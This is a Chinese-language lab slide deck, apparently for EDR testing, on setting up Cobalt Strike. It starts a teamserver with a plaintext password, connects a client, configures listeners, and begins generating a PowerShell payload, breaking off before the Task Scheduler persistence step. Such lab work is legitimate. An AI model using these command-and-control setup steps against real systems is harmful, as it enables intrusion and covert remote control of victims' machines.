



# EDR\_TaskScheduler\_ ColbalStrike.bat

Sega.Lee/Alan



# Agenda


---

- 介紹- CobaltStrike
- Lab測試- TaskScheduler排程惡意後門CobaltStrike





# Cobalt Strike




# Cobalt Strike-介紹

- Cobalt Strike 是一款專業的滲透測試工具，廣泛用於紅隊操作和網絡安全評估。它由 Strategic Cyber LLC 開發，旨在模擬先進的持續性威脅（APT）攻擊，並幫助安全專業人士評估和加強網絡防禦能力，其架構分為客戶端（Client）和服務端（Server）兩部分。這種客戶端-服務端架構允許滲透測試人員和紅隊成員遠程控制被攻擊的系統，並執行各種測試和模擬攻擊。



# Cobalt Strike-架構

- Cobalt Strike 是一的獨立的平台，分為客戶端與服務端，服務端一個，客戶端可以有多個，適合協同工作，多個攻擊者可以同時連接到團隊服務氣氣上，共享攻擊資源與目標訊息。



# Cobalt Strike-Server Side-Linux10.10.38.49

- `./teamserver 10.10.38.49 1qaz@WSX` = 啟動 Cobalt Strike

```
(root@sega)~# cd /home/sega/Desktop/cobaltstrike

(root@sega)~/Desktop/cobaltstrike# ll
total 73516
-rwxrwxrwx 1 sega sega 24464 Feb 22 2023 README.winvnc.txt
-rwxrwxrwx 1 sega sega 39792292 Oct 16 2023 TeamServerImage
-rwxrwxrwx 1 sega sega 309 Apr 14 2023 c2lint
-rwxrwxrwx 1 sega sega 173 Apr 13 2023 cobaltstrike-client.cmd
-rwxrwxrwx 1 sega sega 34719884 Oct 6 2023 cobaltstrike-client.jar
-rwxrwxrwx 1 sega sega 120 Oct 4 2023 cobaltstrike-client.sh
-rwxrwxrwx 1 sega sega 512 Oct 4 2023 cobaltstrike.auth
-rw-r--r-- 1 root root 2760 Jul 1 15:08 cobaltstrike.store
drwxr-xr-x 2 root root 4096 Jul 2 17:29 data
drwxr-xr-x 4 root root 4096 Jul 2 14:13 logs
-rwxrwxrwx 1 sega sega 904 Sep 8 2022 source-common.sh
-rwxrwxrwx 1 sega sega 1584 Apr 14 2023 teamserver
-rwxrwxrwx 1 sega sega 34714 Oct 16 2023 uHook.jar
-rwxrwxrwx 1 sega sega 374784 Feb 22 2023 winvnc.x64.dll
-rwxrwxrwx 1 sega sega 287744 Feb 22 2023 winvnc.x86.dll


(root@sega)~/Desktop/cobaltstrike# ./teamserver 10.10.38.49 1qaz@WSX

[*] Will use existing X509 certificate and keystore (for SSL)
[*] Starting teamserver
```




# Cobalt Strike-Client Side-Windows10.10.38.97

- 點擊cobaltstrike-client連線至服務端，不同使用者User名稱不能相同



# Cobalt Strike-Client Side-Windows10.10.38.97



- 完成連線畫面










# Cobalt Strike-Client Side-Windows10.10.38.97

- 設定Listeners





# Cobalt Strike-Client Side-Windows10.10.38.97

- 製作Payloads，選取剛剛設定的Listeners，並選擇方法，測試選擇Powershell



